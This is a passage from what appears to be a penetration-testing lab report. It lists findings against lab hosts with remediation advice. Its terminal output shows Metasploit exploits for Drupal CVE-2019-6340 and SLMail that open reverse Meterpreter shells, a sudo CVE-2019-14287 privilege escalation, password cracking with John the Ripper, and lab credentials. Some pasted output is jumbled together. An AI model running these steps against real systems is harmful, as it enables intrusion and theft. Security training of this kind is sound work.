Desktop  Documents  Downloads  file2  file3  firefox  FlagisinThisfile.7z  hash  hash2  LinEnum.sh  Music  Pictures  Public  Scripts  shell.php
[roo@kali ~]#
# 7z x flagisinThisfile.7z
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Xeon(R) Platinum 8272CL CPU @ 2.60GHz (50657),ASM,AES-NI)
Scanning the drive for archives:
1 file, 194 bytes (1 KiB)

Extracting archive: flagisinThisfile.7z
-
Path = flagisinThisfile.7z
Type = 7z
Physical Size = 194
Headers Size = 167
Method = LZMA2:12
Solid = 
Blocks = 1

Would you like to replace the existing file:
Path: ./file2
Size: 0 bytes
Modified: 2022-02-08 09:40:53
with the file from archive:
Path: file2
Size: 0 bytes
Modified: 2022-02-08 09:40:53
? (Y)es / (N)o / (A)lways / (S)kip all / (U)to rename all / (Q)uit? Y

Would you like to replace the existing file:
Path: ./file3
Size: 0 bytes
Modified: 2022-02-08 09:40:53
with the file from archive:
Path: file3
Size: 0 bytes
Modified: 2022-02-08 09:40:53
? (Y)es / (N)o / (A)lways / (S)kip all / (U)to rename all / (Q)uit? Y

Everything is OK
Files: 3
Size: 23
Compressed: 194

```

	<pre>(root💀 kali)-[~] └─# ls Desktop Documents Downloads file2 file3 firefox flagfile flagisinThisfile.7z (root💀 kali)-[~] └─# cat flagfile flag 10 is wjasdufsdkg</pre>
Affected Hosts	192.168.13.12
Remediation	Implement consistent system updates and patches. Restrict access strictly to essential services and adhere to the principle of least privilege.

Vulnerability 11	Findings
Title	Drupal - CVE-2019-6340
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	<p>The Drupal vulnerability (CVE-2019-6340) was leveraged, resulting in unauthorized access to user data.</p> <p>Method: Searched for drupal exploits in metasploit and found drupal_restws_unserialize, ran the exploit and ran the command getuid to get the username</p>
Images	<pre>(root💀 kali)-[~] └─# ifconfig br-00bcbec4e30b: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500 inet 192.168.14.1 netmask 255.255.255.0 broadcast 192.168.14.255 ether 02:42:57:b8:90:1a txqueuelen 0 (Ethernet) RX packets 0 bytes 0 (0.0 B) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 0 bytes 0 (0.0 B) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 br-92ab19352635: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 192.168.13.1 netmask 255.255.255.0 broadcast 192.168.13.255 inet6 fe80::42:a0ff:fe0a:a4ed prefixlen 64 scopeid 0x20<link> ether 02:42:a0:0a:a4:ed txqueuelen 0 (Ethernet) RX packets 56617 bytes 5229477 (4.9 MiB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 66113 bytes 13642168 (13.0 MiB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500 inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255 ether 02:42:f3:bc:6e:e0 txqueuelen 0 (Ethernet) RX packets 0 bytes 0 (0.0 B) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 0 bytes 0 (0.0 B) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 172.26.8.21 netmask 255.255.240.0 broadcast 172.26.15.255 ether 00:15:5d:02:04:03 txqueuelen 1000 (Ethernet) RX packets 6186 bytes 3615969 (3.4 MiB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 5340 bytes 552262 (539.3 KiB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0</pre>

```
(root㉿kali)-[~]
# nmap -A 192.168.13.13
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-16 20:41 EDT
Nmap scan report for 192.168.13.13
Host is up (0.000055s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 22 disallowed entries (15 shown)
|_ /core/ /profiles/ /README.txt /web.config /admin/
|_ /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
|_ /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_ /index.php/comment/reply/
|_ http-title: Home | Drupal CVE-2019-6340
|_ http-generator: Drupal 8 (https://www.drupal.org)
|_ http-server-header: Apache/2.4.25 (Debian)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.05 ms  192.168.13.13

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.73 seconds
```

Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-502	Deserialization of Untrusted Data	NIST

```
msf6 > search drupal
Matching Modules
=====
#  Name
-  exploit/unix/webapp/drupal_coder_exec
  exploit/unix/webapp/drupal_drupageddon
  exploit/multi/http/drupal_drupageddon
  auxiliary/gather/drupal_opendif_xxe
  exploit/unix/webapp/drupal_restws_exec
  exploit/unix/webapp/drupal_restws_unserialize
  auxiliary/scanner/http/drupal_views_user_enum
  exploit/unix/webapp/php_xmlrpc_eval

Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/php_xmlrpc_eval

[*] Using configured payload php/meterpreter/reverse_tcp
```

```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > options
Module options (exploit/unix/webapp/drupal_restws_unserialize):
=====
Name      Current Setting  Required  Description
DUMP_OUTPUT        false       no        Dump payload command output
METHOD      POST          yes       HTTP method to use (Accepted: GET, POST, PATCH, PUT)
NODE        1             no        Node ID to target with GET method
Proxies
RHOSTS     192.168.13.13  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      80             yes       The target port (TCP)
SSL        false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI   /             yes       Path to Drupal install
VHOST

Payload options (php/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
LHOST     172.26.8.21     yes       The listen address (an interface may be specified)
LPORT      4444           yes       The listen port
```

```
Exploit target:
=====
Id  Name
0   PHP In-Memory
```



Known Affected Software Configurations

Switch to CPE 2.2 Configuration 1 (hide)

	<pre>msf6 exploit(unix/webapp/drupal_restws_unserialize) > run [*] Started reverse TCP handler on 172.26.8.21:4444 [*] Running automatic check ("set AutoCheck false" to disable) [*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default [-] Unexpected reply: #<Rex::Proto::Http::Response:0x000055fafd52d750 @headers={ "Date"=>"Wed, 17 Apr 2024", "X-UA-Compatible"=>"IE=edge", "Content-Language"=>"en", "X-Content-Type-Options"=>"nosniff", "X-Fram", "Transfer-Encoding"=>"chunked", "Content-Type"=>"application/hal+json"}, @auto_cl=false, @state=3, @tr ser and the user must have \u00027access shortcuts\u0027 AND \u00027customize shortcut links\u0027 perm ax_data=1048576, @body_bytes_left=0, @request="POST /node?_format=hal_json HTTP/1.1\r\nHost: 192.168.13.1 r\nContent-Type: application/hal+json\r\nContent-Length: 636\r\n\r\n{\n \"link\": [\n {\n \"value\" u0000methods\\\";a:1:{s:5:\\\"close\\\";a:2:{i:0;O:23:\\\"GuzzleHttp\\\\HandlerStack\\\\\\\";s:31:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\\\\\u0000cached\\\";\"type\": {\n \"href\": \"http://192.168.13.13/rest/type/shortcut/default\"\n }\n }], \"@type\": \"\n [+] The target is vulnerable. [*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default [*] Sending stage (3928 bytes) to 192.168.13.13 [*] Meterpreter session 2 opened (172.26.8.21:4444 → 192.168.13.13:53670) at 2024-04-16 20:49:24 -0400 meterpreter > getuid Server username: www-data meterpreter > </pre>
Affected Hosts	192.168.13.13
Remediation	Ensure your Drupal version is updated to the latest one that includes a patch for this vulnerability and disable all web services modules. Additionally, enforce stringent file permissions for the www-data user and conduct systematic audits to ensure sensitive files are not publicly readable. Regularly monitor the activity of the www-data user and apply vendor-supplied rules to firewalls and intrusion detection and prevention systems.

Vulnerability 12	Findings
Title	Privilege Escalation CVE-2019-14287
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	<p>The contents of the file were exploited by a sudo vulnerability leading to privilege escalation.</p> <p>Method: From the Domain Dossier exploit we can see the sshUser Alice so when we ssh into the the server by utilizing the brute force technique easily enough the user name and password are the same:</p> <p>user: alice password: alice</p> <p>we successfully logged in and performed a privilege escalation exploit to obtain the contents of the file utilizing the command: to find: <code>sudo -u#-1 find / -type f -iname **"flag"**</code> to look inside the contents: <code>sudo -u#-1 cat /root/flag12.txt</code></p>

	<pre>Queried whois.godaddy.com with "totalrecall.xyz"... Domain Name: totalrecall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2024-02-03T15:15:56Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2025-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR534509109 Registrant Name: sshUser alice [root@kali:~]# ssh alice@192.168.13.14 "totalrecall.xyz"... alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into. 2023-09-09 Registrar: GoDaddy.com, LLC To restore this content, you can run the 'unminimize' command. Registrar Abuse Contact Email: abuse@godaddy.com The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Registrant ID: CR534509109 Registrant Name: sshUser alice The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright. Registrant State/Province: Georgia Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Registrant Phone: +1.7702229999 Last login: Wed Apr 17 01:31:39 2024 from 192.168.13.1 Could not chdir to home directory /home/alice: No such file or directory \$ sudo -u#-1 find / -type f -iname "*flag*" /root/flag12.txt /sys/devices/platform/serial8250/tty/ttyS2/flags /sys/devices/platform/serial8250/tty/ttyS0/flags /sys/devices/platform/serial8250/tty/ttyS3/flags /sys/devices/platform/serial8250/tty/ttyS1/flags /sys/devices/virtual/net/lo/flags /sys/devices/virtual/net/eth0/flags /sys/module/scsi_mod/parameters/default_dev_flags /proc/sys/kernel/acpi_video_flags /proc/sys/kernel/sched_domain/cpu0/domain0/flags /proc/sys/kernel/sched_domain/cpu1/domain0/flags /proc/kpageflags \$ sudo -u#-1 cat /root/flag12.txt d7sdfksdf384xt; \$ [REDACTED]</pre>
Affected Hosts	192.168.13.14
Remediation	Enforce strong password policies and consider using key-based authentication. To prevent exposure in Domain Dossier, restrict SSH access to trusted IP addresses and use a firewall to block unwanted traffic. After an SSH exploit, immediately revoke compromised credentials, patch the vulnerability, and conduct a thorough system audit to check for privilege escalations.

Vulnerability 1	Findings
Title	Unprotected Credentials
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	<p>Unprotected credentials were discovered in the GitHub repository</p> <p>Method: These credentials were cracked utilizing the John the Ripper tool.</p> 
Images	 <pre>(root㉿kali)-[~] # ls Desktop Documents Downloads file2 file3 firefox flagfile flagisinthisfile.7z hash h [root㉿kali]-[~] Solutions Open Source Pricing # john hash Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long" Use the "--format=md5crypt-long" option to force loading these as that type instead Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt, crypt(3) \$1\$ (and variants) [MD5 512/512 AVX512BW 16x3]) No password hashes left to crack (see FAQ) [root㉿kali)-[~] # john hash --show trivera:Tanya4life 1 password hash cracked, 0 left</pre>
Affected Hosts	xampp.users site page
Remediation	Securely store credentials, not in plaintext or public repositories.

Vulnerability 2	Findings
-----------------	----------

Title	HTTP Enumeration - Weak Access Control
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	<p>Utilized credentials gained from Github repo to login, there was a single file containing the contents.</p> <p>Method: Nmap 172.22.117.0/24</p> <p>172.22.117.20 has port 80 open</p> <p>Opened 172.22.117.20 in a web browser</p> <p>Utilized the previous credentials (User:trivera Password: Tanya4life) to log in and verify the file located in root directory.</p>
Images	<pre>(root@kali)-[~] # nmap -A --script=http-enum 172.22.117.0/24 Starting Nmap 7.92 (https://nmap.org) at 2024-04-17 21:54 EDT Nmap scan report for WinDC01 (172.22.117.10) Host is up (0.00077s latency). Not shown: 989 closed tcp ports (reset) PORT STATE SERVICE VERSION 53/tcp open domain Simple DNS Plus 88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-04-18 01:54:49Z) 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: rekall.local., Site: Default-First-Site-Name) 445/tcp open microsoft-ds? 464/tcp open kpasswd5? 593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 636/tcp open tcpwrapped 3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: rekall.local., Site: Default-First-Site-Name) 3269/tcp open tcpwrapped MAC Address: 00:15:5D:02:04:13 (Microsoft) Nmap exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).</pre>

```

TRACEROUTE
HOP RTT      ADDRESS
1  0.77 ms WinDC01 (172.22.117.10)

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00072s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      FileZilla ftpt 0.9.41 beta
25/tcp    open  smtp     SLMail smtpd 5.5.0.4433
79/tcp    open  finger   SLMail fingerd
80/tcp    open  http     Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
| http-enum:
|_ /icons/: Potentially interesting folder w/ directory listing
106/tcp   open  pop3pw  SLMail pop3pw
110/tcp   open  pop3    BVRP Software SLMAIL pop3d
135/tcp   open  msrpc   Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
443/tcp   open  ssl/http Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
| http-enum:
|_ /icons/: Potentially interesting folder w/ directory listing
445/tcp   open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```

OS:SCAN(V=7.92E=4%D4/1%OT=21%CT=1%CU=39011%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=66207D7D%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=10D%TI=I%CI=I%II=I
OS:S%SS=S%TS=U)OPS(O1=M5B4NW8NN%02=M5B4NW8NN%03=M5B4NW8NN%04=M5B4NW8NN%05=M
OS:5B4NW8NN%06=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70
OS:|ECN(R=Y%DF=Y%T=80%W=FFFF%Q=M5B4NWBNNS%C=0%Q=)T1(R=Y%DF=Y%T=80%W=0%A=S+
OS:%F=A%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%0=%RD=0%Q=)T3(R=Y%DF=Y%T
OS=80%W=0%S=Z%A=0%F=AR%0=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%F=R%0=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
OS=A%A=0%F=R%0=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%0=%RD=0%Q=)U1(R
OS=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:T=80%CD=Z)
```

Network Distance: 1 hop

Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE

HOP RTT ADDRESS

1 0.72 ms Windows10 (172.22.117.20)

Nmap scan report for 172.22.117.100

Host is up (0.000070s latency).

Not shown: 998 closed tcp ports (reset)

PORT	STATE	SERVICE	VERSION
5901/tcp	open	vnc	VNC (protocol 3.8)
6001/tcp	open	X11	(access denied)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6.32

OS details: Linux 2.6.32

Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 256 IP addresses (3 hosts up) scanned in 49.98 seconds

About Kali Linux

Kali Linux was founded upon the belief that security is a fundamental right and that everyone deserves access to the tools used by security professionals. It is designed to be used in the shoes of potential attackers, providing a comprehensive set of tools for penetration testing and security auditing. Kali Linux is built on the Debian distribution and includes over 5000 pre-installed tools covering a wide range of security disciplines, from network scanning and exploit development to forensics and password cracking.

Authentication Required - Mozilla Firefox

http://172.22.117.20 is requesting your username and password. The site says: "Restricted Content"

User Name: trivera

Password:

Cancel OK

Affected Hosts	172.22.117.20
Remediation	<p>Keep your server software updated, use a firewall, and enforce strong password policies. Protect against exposure with Web Application Firewalls, limiting server access, and monitoring for suspicious activity. After an exploit, revoke compromised credentials, patch the vulnerability, and conduct a system audit to prevent privilege escalations.</p>

Vulnerability 3	Findings
Title	FTP Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	<p>Utilizing the FTP service running on the machine we were able to locate the contents within the file.</p> <p>Method: Login as anonymous on FTP and use the ls command to view the exposed file next utilizing the get command to transfer the file on our machine to view its contents.</p>

Images	<pre>(root💀 kali)-[~] └─# ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp> ls 200 Port command successful 150 Opening data channel for directory list. -r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp> get flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 150 Opening data channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (20.3451 kB/s) ftp> exit 221 Goodbye (root💀 kali)-[~] └─# ls Desktop Documents Downloads file2 file3 flag3.txt LinE (root💀 kali)-[~] └─# cat flag3.txt 89cb548970d44f348bb63622353ae278</pre>
Affected Hosts	172.22.117.20
Remediation	Enforce strong file permissions and limit access to necessary folders. Use firewalls to close unnecessary ports and restrict transfers over internal networks or VPNs. Regularly update your FTP server software to patch known vulnerabilities.

Vulnerability 4	Findings
Title	SLMail Service Exploit
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	<p>SLMail < 5.1.0.4433: This version is vulnerable to multiple buffer overflows, which may allow execution of arbitrary commands on the host or disable it remotely.</p> <p>Method: Metasploit module for SLMail exploited the vulnerability providing a Meterpreter shell that was utilized to access the contents.</p>

Images	<pre>msf6 > search slmail Module search [https://github.com/rapid7/metasploit-framework/wiki/Module-Search] Matching Modules ===== # Name Disclosure Date Rank Check Description - exploit/windows/pop3/seattlelab_pass 2003-05-07 great No Seattle Lab Mail 5.5 POP3 Buffer Overflow Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass msf6 > use 0 [*] No payload configured, defaulting to windows/meterpreter/reverse_tcp msf6 exploit(windows/pop3/seattlelab_pass) > options Module options (exploit/windows/pop3/seattlelab_pass): ===== Name Current Setting Required Description RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 110 yes The target port (TCP) Payload options (windows/meterpreter/reverse_tcp): ===== Name Current Setting Required Description EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none) LHOST 172.22.90.56 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: ===== Id Name 0 Windows NT/2000/XP/2003 (SLMail 5.5) msf6 exploit(windows/pop3/seattlelab_pass) > set rhosts 172.22.117.20 rhosts => 172.22.117.20 msf6 exploit(windows/pop3/seattlelab_pass) > set lhost 172.22.117.100 lhost => 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:51631) at 2024-04-17 22:14:36 -0400</pre>
	<pre>meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System ===== Mode Size Type Last modified Name ---- -- -- -- -- 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt 100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrcrd.txt 100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 maillog.000 100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001 100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002 100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003 100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004 100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005 100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400 maillog.006 100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007 100666/rw-rw-rw- 2366 fil 2024-04-17 18:11:32 -0400 maillog.008 100666/rw-rw-rw- 3362 fil 2024-04-17 22:14:34 -0400 maillog.txt meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter ></pre>
Affected Hosts	172.22.117.20
Remediation	Upgrade to a newer version of SLMail to patch known vulnerabilities. Implement a firewall for additional security and monitor your server regularly for any unusual activity.

Vulnerability 5	Findings
Title	Win10 Scheduled Tasks

Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Low
Description	<p>With the access to the Windows 10 Machine we established persistence and looked into the scheduled tasks.</p> <p>Method: Utilized the shell on meterpreter to use local commands onto the machine and visualize onto the scheduled tasks.</p>
